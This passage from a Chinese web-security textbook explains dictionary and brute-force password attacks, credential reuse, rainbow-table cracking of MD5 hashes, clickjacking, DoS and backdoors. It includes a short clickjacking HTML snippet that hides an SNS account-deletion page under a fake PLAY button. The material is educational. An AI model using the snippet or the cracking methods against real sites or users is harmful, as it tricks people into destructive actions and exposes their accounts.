还是举银行采用个人识别码是“4位数字”的密码的例子，考虑到用户使用自己的生日做密码的可能性较高，于是就可以把生日日期数值化，如将0101~1231保存成字典，进行尝试。

与穷举法相比，由于需要尝试的候选密码较少，意味着攻击耗费的时间比较短。但是，如果字典中没有正确的密码，那就无法破解成功。因此攻击的成败取决于字典的内容。



*前提条件是知道密码只使用4位数以内的数字组成

图：穷举法和字典攻击

利用别处泄露的ID·密码进行攻击

字典攻击中有一种利用其他Web网站已泄露的ID及密码列表进行的攻击。很多用户习惯随意地在多个Web网站使用同一套ID及密码，因此攻击会有相当高的成功几率[1]。

■对已加密密码的破解

Web应用在保存密码时，一般不会直接以明文的方式保存，通过散

① 根据警方的调查统计，成功入侵率有6.7%。平成23年（2011年）公布的非法访问行为的具体发生状况请参见http://www.npa.go.jp/cyber/statics/h23/pdf040.pdf

列函数做散列处理或加 salt 的手段对要保存的密码本身加密。那即使攻击者使用某些手段窃取密码数据，如果想要真正使用这些密码，则必须先通过解码等手段，把加密处理的密码还原成明文形式。




图：破解已加密的密码

从加密过的数据中导出明文通常有以下几种方法。

- 通过穷举法・字典攻击进行类推
- 彩虹表
- 拿到密钥
- 加密算法的漏洞

通过穷举法・字典攻击进行类推

针对密码使用散列函数进行加密处理的情况，采用和穷举法或字典攻击相同的手法，尝试调用相同的散列函数加密候选密码，然后把计算出的散列值与目标散列值匹配，类推出密码。



图：破解已加密的密码 / 通过穷举法・字典攻击进行类推

彩虹表

彩虹表（Rainbow Table）是由明文密码及与之对应的散列值构成的一张数据库表，是一种通过事先制作庞大的彩虹表，可在穷举法・字典攻击等实际破解过程中缩短消耗时间的技巧。从彩虹表内搜索散列值就可以推导出对应的明文密码。

从彩虹表搜索散列值推导出明文

明文	散列值（MD5）
a	0cc175b9c0f1b6a831c399e269772661
b	92eb5ffee6ae2fec3ad71c777531578f
…	
aa	4124bc0a9335c27f086f24ba207a4912
…	
pass1234	b4af804009cb036a4ccdc33431ef9ac9
…	

彩虹表：预先已收集的明文与散列值的匹配表

图：破解已加密的密码 / 彩虹表

为了提高攻击成功率，拥有一张海量数据的彩虹表就成了必不可少的条件。例如在 Free Rainbow Tables 网站上（http://www.freerainbowtables.com/en/tables2/）公布的一张由大小写字母及数字全排列的 1~8 位字符

串对应的 MD5 散列值构成的彩虹表，其大小约为 1050 吉字节。

拿到密钥

使用共享密钥加密方式对密码数据进行加密处理的情况下，如果能通过某种手段拿到加密使用的密钥，也就可以对密码数据解密了。

加密算法的漏洞

考虑到加密算法本身可能存在的漏洞，利用该漏洞尝试解密也是一种可行的方法。但是要找到那些已广泛使用的加密算法的漏洞，又谈何容易，因此困难极大，不易成功。

而 Web 应用开发者独立实现的加密算法，想必尚未经过充分的验证，还是很有可能存在漏洞的。


11.5.2 点击劫持

点击劫持（Clickjacking）是指利用透明的按钮或链接做成陷阱，覆盖在 Web 页面之上。然后诱使用户在不知情的情况下，点击那个链接访问内容的一种攻击手段。这种行为又称为界面伪装（UI Redressing）。

已设置陷阱的 Web 页面，表面上内容并无不妥，但早已埋入想让用户点击的链接。当用户点击到透明的按钮时，实际上是点击了已指定透明属性元素的 iframe 页面。

■点击劫持的攻击案例

下面以 SNS 网站的注销功能为例，讲解点击劫持攻击。利用该注销功能，注册登录的 SNS 用户只需点击注销按钮，就可以从 SNS 网站上注销自己的会员身份。



从表面上看，这些网站(游戏网站)没有什么不正常的地方

图：点击劫持

攻击者在预料用户会点击的 Web 页面上设下陷阱。上图中钓鱼游戏页面上的 PLAY 按钮就是这类陷阱的实例。

在做过手脚的 Web 页面上，目标的 SNS 注销功能页面将作为透明层覆盖在游戏网页上。覆盖时，要保证 PLAY 按钮与注销按钮的页面所在位置保持一致。

iframe页面中使用透明可点击按钮的示例

```
<iframe id="target" src="http://sns.example.jp/leave" style=⇒
"opacity:0;filter:alpha(opacity=0)"></iframe>
<button style="position:absolute;top:100;left:100;z-index:-1">PLAY⇒
</button>
```

由于 SNS 网站作为透明层被覆盖，SNS 网站上处于登录状态的用户访问这个钓鱼网站并点击页面上的 PLAY 按钮之后，等同于点击了 SNS 网站的注销按钮。

11.5.3 DoS 攻击

DoS 攻击（Denial of Service attack）是一种让运行中的服务呈停止状态的攻击。有时也叫做服务停止攻击或拒绝服务攻击。DoS 攻击的对象不仅限于 Web 网站，还包括网络设备及服务器等。


主要有以下两种 DoS 攻击方式。

- 集中利用访问请求造成资源过载，资源用尽的同时，实际上服务也就呈停止状态。
- 通过攻击安全漏洞使服务停止。

其中，集中利用访问请求的 DoS 攻击，单纯来讲就是发送大量的合法请求。服务器很难分辨何为正常请求，何为攻击请求，因此很难防止 DoS 攻击。

图：DoS 攻击

多台计算机发起的 DoS 攻击称为 DDoS 攻击（Distributed Denial of Service attack）。DDoS 攻击通常利用那些感染病毒的计算机作为攻击者的攻击跳板。



11.5.4 后门程序

后门程序（Backdoor）是指开发设置的隐藏入口，可不按正常步骤使用受限功能。利用后门程序就能够使用原本受限制的功能。

通常的后门程序分为以下 3 种类型。

- 开发阶段作为 Debug 调用的后门程序
- 开发者为了自身利益植入的后门程序
- 攻击者通过某种方法设置的后门程序

可通过监视进程和通信的状态发现被植入的后门程序。但设定在 Web 应用中的后门程序，由于和正常使用时区别不大，通常很难发现。